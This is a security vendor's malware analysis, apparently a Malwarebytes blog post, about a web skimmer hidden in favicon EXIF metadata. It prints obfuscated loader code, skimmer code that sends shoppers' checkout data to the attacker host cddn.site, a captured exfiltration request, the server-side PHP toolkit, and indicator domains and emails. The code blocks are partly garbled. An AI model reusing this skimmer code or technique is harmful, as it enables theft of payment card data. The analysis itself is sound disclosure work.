This is where things get interesting. We can see a field called 'Copyright' from which data is getting loaded. Attackers are using the Copyright metadata field of this image to load their web skimmer. Using an EXIF viewer, we can now see JavaScript code has been injected:



The abuse of image headers to hide malicious code is [not new](#), but this is the first time we witnessed it with a credit card skimmer.

The presence of an *eval* is a sign that code is meant to be executed. We can also see that the malware authors have obfuscated it. An archive of this script can be found [here](#).

```
;eval(function(w,i,s,e){var lI1l=0;var l1lI=0;var l1l1=0;var l1l1l=[];var l1l1I
=[];while(true){if(lI1l<5)l1lI.push(w.charAt(lI1l));else if(lI1l<w.length)
l1l1.push(w.charAt(lI1l));lI1l++;if(l1lI<5)l1lI.push(i.charAt(l1lI));else if(
l1lI<i.length)l1l1.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(
l1l1));else if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.
length+s.length+e.length==l1l1.length+l1lI.length+e.length)break;}var lI1l=
l1l1.join('\\');var l1lI=l1lI.join('\\');l1lI=0;var
l1l1l=[];for(lI1l=0;l1lI<l1l1.length;l1lI+=2){var
l1l1l=-1;if(l1lI.charCodeAt(l1lI)%2)l1l1l=1;l1l1.push(String.fromCharCode(parseI
nt(l1lI.substr(lI1l,2),36)-l1l1l));l1lI++;if(l1lI>=l1l1.length)l1lI=0;}return
l1l1l.join('\\');})(\`ec6911u212a29313918263q0z311o27312o1b3x2e1d3o01112m3q0z322
m3x3u35262v223plz323a251s25352116212v25211c3u2711113a251q2735211630381y1112141
1153x2b2o1931261u3s2v312p113u263e153x292q1921261z121o253e1g3e2b38182v3ul2111o3
60y12113b213x312b38162x3ul2111m3e182v3b213x2b233x39233x2b233v11112u291z323u291
u3s291r2qli25323q2elz21141b3x111z322435163z2qlb3x1111v35211d303p3e113w2m211ql
g273zlqlo25111q273t193124163e1e3e39381c3y2b321x3w2u3q3s39322b3r35323919163z161
1121o233e1ql1113u263e1d37383x111z231211d11a1d1k1g111f1h3e181e1v3c1c1g1d3f123
g1m3g Obfuscated code using WiseLoop PHP JavaScript Obfuscator g1w2e1
s2e1k2e1w1c1z2e1w1e1v2e1s2f1y2c1t2e1v2e1q2f172e1v2c1u2e1u2e1c2e1u2g1v2c1u2f1t2
e1q3g1x2e1u3e142e1w2g1w2e1t2g112c1s1e1u2e1q2g1v2e1v2c1v2e1v2e1t2e1s3f1y2c1u3e1
s2e1q3g1h2e1u2d192e1u3f1y2e1s2f1a2c1s3f1j2e1qlf172e1u3e102e1u3f152e1u3f1w2c1s3
f1b2e1q3f1t2e1u2d172e1w3f1t2e1s3f1b2c1t3e1e2e1q3f182e1w3d1y2e1u3f172e1u3f1a2c1
s1f1b2e1s3f1e2e1u3d172e1u3g1p2e1s2f1b2c1s3f1e2e1q3f192e1u3e1w2e1ul152e1s3f1b2
c1s3f192e1q3f1b2e1u2c1u2e1ule1d1e1b1f1g3e1c1e1k1g1k3f1r3d1e3d1f3f1k2f103f112f1
e2e1m1e1d3e1d3f1c3f1r1e1f1g1s3g1d1e1f1f1e3c1d1f181g1q1f1b1f1e3d1f3g113f1e2e1f1
e1f1c1f1g1r3e1d1e183f151e1h2e1d1f1l1f1d3e1l1e1j3g113g1h1g143f1g3e1m1g1r1g1g1g1
b2e1e1e1h3d1f2f1a1e1s2g1e1d1f3f143e1d3f1f3e1r3e113e1f3g161f1d3e141e1b1f1b1f1d1
f1d1f111e1f2e1q2e1d1e1f1e1f3d1f1e1a1d1d1g1h1e1z2c1t1e122e1s2e1q2e1v3e1f2e1v2g1
y2e1u2e1z2c1s2e112e1s3e1c2e1u2c1x2e1u2e1j2e1u2g172c1u2g1c2e1r3e1h2e1w2e1x2e1w2
```

### Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an `img` tag, and specifically via the `onerror` event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.

```
<img src="" onerror="ZHNp=
document.createElement('tpircs'.split('').reverse().join(''));ZHNp.innerHTML=
(w,i,s,e){var l1l1=0;var l1lI=0;var l1l1=0;var l1l1=[];var
l1lI=[];while(true){if(l1l1<5)l1lI.push(w.charAt(l1l1));else
if(l1l1<w.length)l1l1.push(w.charAt(l1l1));l1l1++;if(l1lI<5)l1lI.push(i.charAt(l1lI));
if(l1lI<i.length)l1l1.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(l1l1));
if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.length+s.length+e.
l1.leng
rdat = btoa(unescape(encodeURIComponent(localStorage.getItem("ars"))))
l1lI=1
split("").reverse().join("");
l1l1=-1
localStorage.removeItem("ars");
(1l1l,2
if (!ch || !cn)
l1l1.jc
{
if (!ch)
{
IURL = "data:image/x-icon;base64," + rdat;
block = IURL.split(";");
contentType = block[0].split(":")[1];
realData = block[1].split(",")[1];
blob = new Blob([realData],
{
type: contentType
});
fd = new FormData();
fd.append("image", blob);
url = '//cddn.site/favicon.ico';
fetch(url,
{
mode: "no-cors",
method: "POST",
body: fd
});
}
```

**Stolen data is Base64 encoded and then string reversed**

**Use FormData API to send stolen data as 'image/x-icon'**

It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:

```
POST https://cddn.site/favicon.ico HTTP/1.1
Host: cddn.site
Connection: keep-alive
Content-Length: 2809
User-Agent:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQuHJzquYAfZf5PbK
Accept: */*
Origin: https://www. .com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://www. .com/checkout-page/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9


-----WebKitFormBoundaryQuHJzquYAfZf5PbK
Content-Disposition: form-data; name="image"; filename="blob"
Content-Type: image/x-icon
Stolen data once decoded

=0["_wp_http_referer:checkout-page", "woocommerce-process-checkout-nonce:",
kv"wc-sagepaymentsusaapi-new-payment-method:", "wc-sagepaymentsusaapi-payment-token:",
jp"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
6U"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "shipping_postcode:",
m9"shipping_city:", "shipping_address_1:", "shipping_company:", "shipping_last_name:",
zV"shipping_first_name:", "ship_to_different_address:", "createaccount:", "billing_email:",
pR"billing_phone:", "billing_postcode:", "billing_city:", "billing_address_1:", "billing_company:",
fN"billing_last_name:", "billing_first_name:", "wcf_checkout_id:", "wcf_flow_id:",
1k"rememberme:forever", "redirect:", "_wp_http_referer:checkout-page", "woocommerce-login-nonce:",
3j"shipping_state:", "shipping_country:", "billing_state:", "billing_country:",
oN"_wp_http_referer:checkout-pagewc-ajaxupdate_order_review", "woocommerce-process-checkout-nonce:",
1R"wc-sagepaymentsusaapi-new-payment-method:", "wc-sagepaymentsusaapi-payment-token:",
j1"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
k1"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "ship_to_different_address:",
3R"createaccount:", "billing_email:", "billing_phone:", "billing_postcode:", "billing_city:",
k9"billing_address_1:", "billing_company:", "billing_last_name:", "billing_first_name:",
6Q" wcf_checkout_id:", "wcf_flow_id:", "rememberme:forever", "redirect:checkout",
kZ" _wp_http_referer:checkout-page", "woocommerce-login-nonce:", "shipping_country:", "billing_state:",
WB"billing_country:"]
3Y
og:
iC
uV
oN
-----WebKitFormBoundaryQuHJzquYAfZf5PbK--
```

The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

### Skimmer toolkit found in the open

We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the `favicon.ico` file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.

```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
    include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
    include_once 'bin/exif/Photoshop_IRB.php'; EXIF libraries

include_once 'bin/exif/Photoshop_File_Info.php';

$new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition' => "",
'caption' => "",
'captionwriter' => "",
'jobname' => "",
'copyrightstatus' => "",
'copyrightnotice' => str_replace("'", "\'", $js." "),
'ownerurl' => "",
'keywords' => array(),
'category' => "",
'supplementalcategories'=> array(),
'date' => "2222-22-22",
'city' => "",
'state' => "",
'country' => "",
'credit'=> "",
'source'=> "",
'headline' => "",
'instructions' => "",
'transmissionreference' => "",
'urgency' => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

Skimmer code loaded via \$js variable




The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
      "Source code for [{JS}] could not be loaded.\n\n" +
      "Please check the following:\n\n" +
      "- the absolute URL path '{JS}' should be valid and readable\n\n" +
      "- if you have specified a repository name, make sure you dit it via 'rjs'
      query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n\n" +
      "- if a repository name was not specified, make sure that the repository
      '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n\n" +
      "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
  function(w,i,s,e){
    var l1ll=0;var l1llI=0;var l1lll=0;var l1lllI=[];var l1llI=[];
    while(true){
      if(l1ll<5)l1llI.push(w.charAt(l1ll));else if(l1ll<w.length)l1llI.
      push(w.charAt(l1ll));l1ll++;
      if(l1llI<5)l1llI.push(i.charAt(l1llI));else if(l1llI<i.length)l1llI.
      push(i.charAt(l1llI));l1llI++;
      if(l1lll<5)l1llI.push(s.charAt(l1lll));else if(l1lll<s.length)l1llI.
      push(s.charAt(l1lll));l1lll++;
      if(w.length+i.length+s.length+e.length==l1lll.length+l1llI.length+e.
      .length)break;
    }
    var l1ll=l1lll.join('');var l1llI=l1llI.join('');l1llI=0;var l1lll=[];
    for(l1lll=0;l1lll<l1lll.length;l1lll+=2){
      var l1lll=-1;if(l1llI.charCodeAt(l1llI)%2)l1lll=1;
      l1lll.push(String.fromCharCode(parseInt(l1llI.substr(l1llI,2),36)-
      l1lll));
      l1llI++;if(l1llI>=l1llI.length)l1llI=0;
    }
    return l1lll.join('');
  }
  ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
```

### Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).

```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, _0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}


```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.

The screenshot displays the developer tools interface for a web browser. The top section, 'Request Headers', shows a GET request to /f1/index.php?hash=... with a red annotation 'Base64 encoding' over the hash value. Below this, the 'Client' section is expanded to show 'Miscellaneous' and 'Security' details, including Sec-Fetch-Dest: image, Sec-Fetch-Mode: no-cors, and Sec-Fetch-Site: cross-site. A navigation bar at the bottom of the client section includes options like Transformer, Headers, TextView, SyntaxView, ImageView, HexView, WebView, Auth, and Caching. The bottom section, 'Response Headers', shows an HTTP/1.1 200 OK response. Under the 'Entity' section, the Content-Type: image/gif header is circled in red. The 'Miscellaneous' section shows Server: nginx/1.14.0 (Ubuntu) and the 'Transport' section shows Connection: keep-alive. A blue logo is visible in the bottom right corner of the response area.

Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalyse[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```

---

Source: <https://blog.malwarebytes.com/threat-analysis/2020/06/web-skimmer-hides-within-exif-metadata-exfiltrates-credit-cards-via-image-files/>